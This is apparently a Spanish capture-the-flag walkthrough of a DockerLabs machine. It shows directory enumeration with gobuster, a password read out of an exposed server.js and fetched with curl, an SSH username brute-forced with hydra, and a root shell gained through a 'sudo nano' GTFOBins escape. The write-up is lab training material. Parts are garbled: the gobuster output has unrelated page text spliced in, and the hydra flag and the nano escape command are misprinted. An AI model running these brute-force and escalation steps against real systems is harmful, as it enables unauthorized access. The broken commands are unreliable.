

```
Enumeración de directorios
Acceso por ssh
Bruteforce de usuario hydra
Escalada de privilegios: Sudo -L
```

Conjunto de escaneo de puerto, pings i conexión con la plataforma dockerlabs.






Imagen del puerto 3000, al parecer no puede obtener el directorio raíz de alguna cosa.




Cannot GET /






Puerto 80, normal




```
(jouker@kali)-[~]
$ sudo gobuster dir -u 172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,xml,txt,sh,c
ss,html -t 10 --timeout 10s --max-size 1024 --max-attempts 10 --max-redirects 10 --max-depth 10 --max-connections 10
Gobuster v3.6.0 is derived from the original work of OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
Starting gobuster in directory enumeration mode
[+] Url: http://172.17.0.2
[+] Method: normal user of this web site and don't know what this page is about, this probably means
[+] Threads: currently unavailable 10 due to maintenance. If the problem persists, please contact the
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,xml,txt,sh,css,html
[+] Timeout: 10s
Starting gobuster in directory enumeration mode
/index.html (Status: 200) [Size: 234]
/.html (Status: 403) [Size: 275]
/backend (Status: 301) [Size: 310] [→ http://172.17.0.2/backend/]
/javascript (Status: 301) [Size: 313] [→ http://172.17.0.2/javascript/]
/.html (Status: 403) [Size: 275]
/server-status (Status: 403) [Size: 275]
Progress: 1543920 / 1543927 (100.00%)
Finished
```



Index of /backend

Name	Last modified	Size	Description
 Parent Directory		-	
 node_modules/	2024-07-29 12:41	-	
 package-lock.json	2024-07-29 12:41	25K	
 package.json	2024-07-29 12:41	271	
 server.js	2024-07-29 13:00	456	

Apache/2.4.61 (Debian) Server at 172.17.0.2 Port 80



Forbidden

You don't have permission to access this resource.

Apache/2.4.61 (Debian) Server at 172.17.0.2 Port 80

```
← → ↻ 🏠 172.17.0.2/backend/server.js
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-

const express = require('express');
const app = express();

const port = 3000;

app.use(express.json());

app.post('/recurso/', (req, res) => {
  const token = req.body.token;
  if (token === 'token traviesito') {
    res.send('lapassworddebackupmaschingonadetodas');
  } else {
    res.status(401).send('Unauthorized');
  }
});

app.listen(port, '0.0.0.0', () => {
  console.log(`Backend listening at http://consolelog.lab:${port}`);
});
```

Y el puerto 5000 es un ssh normal y corriente

```
(jouker@kali)-[~]
$ ssh root@172.17.0.2 -p 5000
The authenticity of host '[172.17.0.2]:5000 ([172.17.0.2]:5000)' can't be established.
ED25519 key fingerprint is SHA256:TUnzbWA0NsTnkmoG4y6xeMwIakLAG070KPdicJNeE88.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])?
```

Pensaba que el js era una variable, no literalmente un string, parece ser que tenemos el password del SSH, solo nos queda saber ahora el usuario

```
cy,x-content-type-options], X-Powered-By[Express]
(jouker@kali)-[~]
$ curl -X POST http://172.17.0.2:3000/recurso/ -H "Content-Type: application/json" -d '{"token":"token traviesito"}'
lapassworddebackupmaschingonadetodas
(jouker@kali)-[~]
$ curl -X POST http://172.17.0.2:3000/recurso/ -H "Content-Type: application/json" -d '{"token":"token travieito"}'
Unauthorized
(jouker@kali)-[~]
$
```

```
(jouker@kali)~$ sudo hydra -L /home/jouker/Downloads/rockyou.txt -b lapassworddebackupmaschingonadetodas ssh://172.17.0.2:5000
Hydra v9.5 (c) 2023 by van hauser/thc & David maciejak - Please do not use in military or secret service organizations
, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-27 11:25:03
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found,
to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:14344398/p:1), ~896525 tries per task
[DATA] attacking ssh://172.17.0.2:5000/
[5000][ssh] host: 172.17.0.2 login: lovely password: lapassworddebackupmaschingonadetodas
```

```
(jouker@kali)~$ ssh lovely@172.17.0.2 -p 5000
lovely@172.17.0.2's password:
Linux 4ee36c8df4e7 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kali1 (2024-10-15) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
lovely@4ee36c8df4e7:~$
```

Al hacer sudo -l me comenta que el binario vulnerable es nano, vamos a GTFOBINS y vemos como bypassear esa vulnerabilidad.

nano file_to_read

Sudo

If the binary is allowed to run a user by sudo, it does not drop the elevated privileges and may be used to access the file system.

sudo nano

reset; sh 1>60 2>60

Limited SUID

```
sh: 1: whomai: not found
# whoami
root
# pwd
/home/lovely
# ls -la
total 24
drwxr-xr-x 1 lovely lovely 4096 Jul 30 21:31 .
drwxr-xr-x 1 root root 4096 Jul 29 13:14 ..
-rw-r--r-- 1 lovely lovely 13 Jul 30 21:31 .bash_history
-rw-r--r-- 1 lovely lovely 220 Jul 29 13:14 .bash_logout
-rw-r--r-- 1 lovely lovely 3526 Jul 29 13:14 .bashrc
-rw-r--r-- 1 lovely lovely 807 Jul 29 13:14 .profile
# cd
# pwd
```